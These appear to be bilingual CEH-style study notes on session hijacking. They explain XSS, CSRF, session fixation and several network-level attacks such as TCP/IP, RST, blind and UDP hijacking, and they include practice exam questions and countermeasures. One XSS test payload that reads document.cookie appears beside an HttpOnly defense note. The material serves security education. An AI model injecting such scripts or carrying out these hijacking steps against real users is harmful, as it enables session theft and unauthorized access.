
瀏覽器被木馬感染後，木馬可以修改web頁面，修改或者添加http(s)中的任何數據。在這個過程中使用者和伺服器都不曉得。

Compromising Session IDs Using **Client-side Attacks**

- **Cross-Site Scripting (XSS)**: XSS enables attackers to **inject malicious client side scripts** into the web pages viewed by other users.
- **Malicious JavaScript Codes**: A malicious script can be embedded in a web page that **does not generate any warning** but it captures session tokens in the background and send it to the attacker.
- **Trojans**: A Trojan horse can **change the proxy settings** in user's browser to send all the sessions through the attackers machine.

Compromising Session IDs Using Client-side Attacks: **Cross-site Script Attack** (重要)


- If an attacker sends a **crafted link** to the victim with the **malicious JavaScript**, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.



- 防 : HttpOnly
- `<SCRIPT>alert(document.cookie);</SCRIPT>`

Compromising Session IDs Using Client-side Attacks: **Cross-site Request Forgery Attack** (重要)


- Cross-Site Request Forgery (CSRF) attack **exploits victim's active session** with a trusted site in order to perform malicious activities.



a.k.a. one-click attack or session riding

Compromising Session IDs Using Client-side Attacks: **Session Replay Attack**

- In a session replay attack, the attacker listens to the conversation between the **user and the server** and captures the **authentication token** of the user.
- Once the authentication token is captured, the attacker **replays the request to the server** with the captured **authentication token** and gains **unauthorized access** to the server.




Compromising Session IDs Using **Session Fixation**

- Session Fixation is an attack that allows an attacker to hijack a **valid user session**.
- The attack tries to lure a user to authenticate himself with a known session ID and then hijacks the **user-validated session** by the knowledge of the used session ID.
- The attacker has to provide a **legitimate web application session ID** and try to lure victim browser to use it.

- Several techniques to **execute Session Fixation** attack are:
 - Session token in the **URL argument**
 - Session token in a **hidden form field**
 - Session ID in a **cookie**

Session Fixation Attack

- Attacker exploits the **vulnerability of a server** which allows a user to use fixed SID.
- Attacker provides a **valid SID** to a victim and lures him to **authenticate himself** using that SID.




- There are three phases to carry out Session fixation attack:
 - Session set-up phase: 向網站正常請求session ID，但由於網站可能有idle session time-out機制，所以要不斷的重覆請求讓這組session ID存活。
 - Fixation phase: 讓受害者使用這組session ID。
 - Entrace phase: 等待受害者使用這組session ID登入後，攻擊者就可直接使用這組session ID進行操作了。

Session Hijacking Using Proxy Servers

- Attacker lure victim to **click on bogus link** which looks legitimate but redirect user to attacker server.
- Attacker forwards request to the legitimate server on behalf of victim and **serve as a proxy** for the entire transaction.
- Attacker then **captures the sessions information** during interaction of legitimate server and user.

Q1) What type of session hijacking attack is shown in the exhibit?



1. Cross-site scripting Attack
2. SQL Injection Attack
3. Token sniffing Attack
4. **Session Fixation Attack**


10.3 Network Level Session Hijacking

Network-level Session Hijacking

- The network-level hijacking relies on hijacking **transport** and **Internet protocols** used by web applications in the application layer.
- By attacking the network-level sessions, the attacker gathers some **critical information** which is used to **attack the application level**.
- **Network-level hijacking includes:**
 - Blind Hijacking
 - UDP Hijacking
 - TCP/IP Hijacking
 - RST Hijacking
 - Man-in-the-Middle: Packet Sniffer
 - IP Spoofing: Source Routed Packets

The 3-Way Handshake

- If the attacker can anticipate the **next sequence** and **ACK number** that Bob will send, he/she will spoof Bob's address and start a communication with the server.




- For the three parties to communicate, the following information is required:
 - IP address → 在IP封包裡，且不會改變
 - Port numbers → 在IP封包裡，且不會改變
 - Sequence numbers → 時時改變，所以要想辦法猜中sequence number，且要在server收到受害者的封包之前，讓server收下攻擊者的封包，一旦成功，就取下受害者的session了。

TCP/IP Hijacking

- TCP/IP hijacking is a hacking technique that uses **spoofed packets** to take over a connection between a victim and a target machine.

- The victim's connection hangs and the attacker is then able to **communicate with the host's machine** as if the attacker is the victim.
- To launch a TCP/IP hijacking attack, the **attacker must be on the same network as the victim**.
- The target and the victim machines can be anywhere.



- 送欺騙封包(spoofed packet)
- 攻擊者必須和受害者同個內網下

TCP/IP Hijacking Process

1. The attacker **sniffs the victim's connection** and uses the victim's IP to send a spoofed packet with the predicted sequence number.
2. The receiver processes the **spoofed packet**, increments the sequence number, and sends acknowledgement to the victim's IP.
3. The victim machine is unaware of the spoofed packet, so it ignores the **receiver machine's ACK packet** and turns sequence number count off.
4. Therefore, the receiver receives packets with the **incorrect sequence number**.
5. The attacker forces the victim's connection with the receiver machine to a **desynchronized state**.
6. The attacker **tracks sequence numbers** and continuously spoofs packets that comes from the victim's IP.
7. The attacker continues to communicate with the **receiver machine** while the victim's connection hangs.

IP Spoofing: Source Routed Packets (?)


1. Packet source routing technique is used for **gaining unauthorized access** to a computer with the help of a trusted host's IP address.
2. The attackers spoofs the host's IP address so that the server **managing a session** with

the host, accepts the packets from the attacker.

3. When the session is established, the attacker **injects forged packets** before the host responds to the server.
4. The original packet from the host is lost as the server gets the packet with a **sequence number** already used by the attacker.
5. The packets are source-routed where the path to the **destination IP** can be specified by the attacker.


RST Hijacking

- RST hijacking involves injecting an **authentic-looking reset (RST) packet** using spoofed source address and predicting the acknowledgment number.
- The hacker can reset the victim's connection if it uses an **accurate acknowledgement number**.
- The victim believes that the source actually sent the **reset packet** and **resets the connection**.
- RST Hijacking can be carried out using a **packet crafting tool** such as Colasoft's Packet Builder and TCP/IP analysis tool such as tcpdump.



Blind Hijacking

- The attacker can inject the **malicious data or commands** into the intercepted communications in the TCP session even if the source-routing is disabled.
- The attacker can send the data or commands but has no **access to see the response**.




MiTM Attack Using Forged ICMP and ARP Spoofing (?)

- In this attack, the packet sniffer is **used as an interface** between the client and the server.
- ARP spoofing involves fooling the host by **broadcasting the ARP request** and changing its ARP tables by sending the forged ARP replies.
- The packets between the client and the server are routed through the **hijacker's host** by using two techniques:
 - **Using Forged Internet Control Message Protocol (ICMP):** It is an extension of IP to **send error messages** where the attacker can send messages **to fool the client and the server**.
 - The technique used is to forge ICMP packets to redirect traffic between the client and the host through the hijacker's host.
 - The hacker's packets send error messages that indicate problems in processing packets through the original connection.
 - This fool the server and client into routing through its path instead.
 - **Using Address Resolution Protocol (ARP) Spoofing:** ARP is used to map the **network layer address** (IP address) to **link layer addresses** (MAC address).

UDP Hijacking (?)

- A network-level session hijacking where the attacker sends **forged server reply** to a victim's UDP request before the intended server replies to it.
- The attacker uses **man-in-the-middle** attack to intercept server's response to the client and sends its own forged reply.

- UDP does not use packet sequencing and synchronizing.
- victim執行udp查詢時，在真正回應回來之前，attacker就送一個假的給victim，假的udp可包含惡意資訊，例如victim執行dns query時，attacker送一個假的dns response，讓victim去錯誤的地方



Q1) Julie has sniffed an ample amount of traffic between the targeted victim and an authenticated resource. She has been able to correctly guess the packet sequence numbers and inject packets, but she is unable to receive any of the responses. What does this scenario define?

1. Switched network
2. SSL encryption
3. TCP hijacking
4. **Blind hijacking**

A1) The key portion of the question is that Julie is not receiving a response to her injected packets and commands. Although the sequence prediction does relate to TCP hijacking, the best answer is blind hijacking.

Q2) TCP/IP Session Hijacking is carried out in which OSI layer?

1. Datalink layer
2. **Transport layer**
3. Network layer
4. Physical layer

10.4 Session Hijacking Tools

Session Hijacking Tools

Zaproxy

- The OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for **finding vulnerabilities in web applications**.

Burp Suite

- Burp suite allows the attacker to **inspect and modify traffic** between the browser and the target application.
- It **analyzes all kinds of content**, with automatic colorizing of request and response syntax.

JHijack

- A Java hijacking tool for **web application session security assessment**.
- A simple Java Fuzzer mainly used for **numeric session hijacking** and **parameter enumeration**.

Session Hijacking Tools for Mobile: DroidSheep and DroidSniff

- **DroidSheep:**
 - DroidSheep is a simple Android tool for web session hijacking (**sidejacking**).
 - It **listens for HTTP packets** sent via a wireless (802.11) network connection and **extracts the session IDs** from these packets.
- **DroidSniff:**
 - DroidSniff is an Android app for security analysis in wireless networks and **capturing Facebook, Twitter, LinkedIn, and other accounts**.

10.5 Countermeasures

Session Hijacking Detection Methods

- **Detection Method**
 - **Manual Method**
 - Using Packet Sniffing Software
 - Normal Telnet Session
 - Forcing an ARP Entry
 - **Automatic Method**
 - Intrusion Detection Systems (IDS)
 - Intrusion Prevention Systems (IPS)

Protecting against Session Hijacking

- Use **Secure Shell (SSH)** to create a secure communication channel.
- Pass the **authentication cookies** over HTTPS connection.
- Implement the **log-out functionality** for user to end the session.
- Generate the **session ID** after successful login and accept sessions IDs generated by server only.
- Ensure data in transit is **encrypted** and implement **defense-in-depth** mechanism.
- Use **string** or **long random number** as a session key.
- Use different **user name** and **passwords** for different accounts.
- Educate the employees and **minimize remote access**.
- Implement **timeout()** to destroy the session when expired.
- Do not transport session ID in **query string**.
- Use **switches** rather than **hubs** and limit incoming connections.
- Ensure **client-side** and **server-side** protection software are in active state and up to date.
- Use strong **authentication** (like Kerberos) or peer-to-peer VPN's.
- Configure the appropriate **internal** and **external spoof rules** on gateways.
- Use **IDS products** or ARPwatch for monitoring ARP cache poisoning.
- Use **encrypted protocols** that are available at OpenSSH suite.

Methods to Prevent Session Hijacking: To be Followed by Web Developers

- Create session keys with **lengthy strings or random number** so that it is difficult for an attacker to guess a valid session key.
- Regenerate the **session ID** after a successful login to prevent session fixation attack.
- Encrypt the **data and session key** that is transferred between the user and the web servers.
- **Expire the session** as soon as the user logs out.
- Prevent **Eavesdropping** within the network.
- Reduce the **life span** of a session or a cookie.

Methods to Prevent Session Hijacking: **To be Followed by Web Users**

- Do not click on the links that are received through **mails or IMs**.
- Use Firewalls to prevent the **malicious content** from entering the network.
- Use firewall and browser settings to **restrict cookies**.
- Make sure that the website is certified by the **certifying authorities**.
- Make sure you clear **history**, **offline content**, and **cookies** from your browser after every confidential and sensitive transaction.
- Prefer https, a secure transmission, rather than http when transmitting **sensitive and confidential data**.
- Logout from the browser by **clicking on logout** button instead of closing the browser.

Approaches Vulnerable to Session Hijacking and their **Preventative Solutions**


Issue	Solution	Notes
Telnet, rlogin	OpenSSH or ssh (Secure Shell)	It sends encrypted data and makes it difficult for attacker to send the correctly encrypted data if session is hijacked
FTP	sFTP	It reduces the chances of successful hijacking
HTTP	SSL (Secure Socket Layer)	It reduces the chances of successful hijacking
IP	IPSec	It prevents hijacking by securing IP communications
Any Remote Connection	VPN	Implementing encrypted VPN such as PPTP, L2PT, IPSec, etc. for remote connection prevents session hijacking
SMB (Server Message Block)	SMB signing	It improves the security of the SMB protocol and reduces the chances of session hijacking
Hub Network	Switch Network	It mitigates the risk of ARP spoofing and other session hijacking attacks

IPSec (重要) (?)


- IPSec is a protocol suite developed by the IETF for **securing IP communications** by **authenticating** and **encrypting** each IP packet of a communication session.
- It is deployed widely to implement **virtual private networks (VPNs)** and for **remote user access** through dial-up connection to private networks.
- **Benefits:**
 - Network-level peer authentication
 - Data origin authentication
 - Data integrity
 - Data confidentiality (encryption)
 - Replay protection

Modes of IPsec (重要) (?)

- **Transport Mode:**
 - **Authenticates** two connected computers
 - Has an option to **encrypt data transfer**
 - Compatible with **NAT**

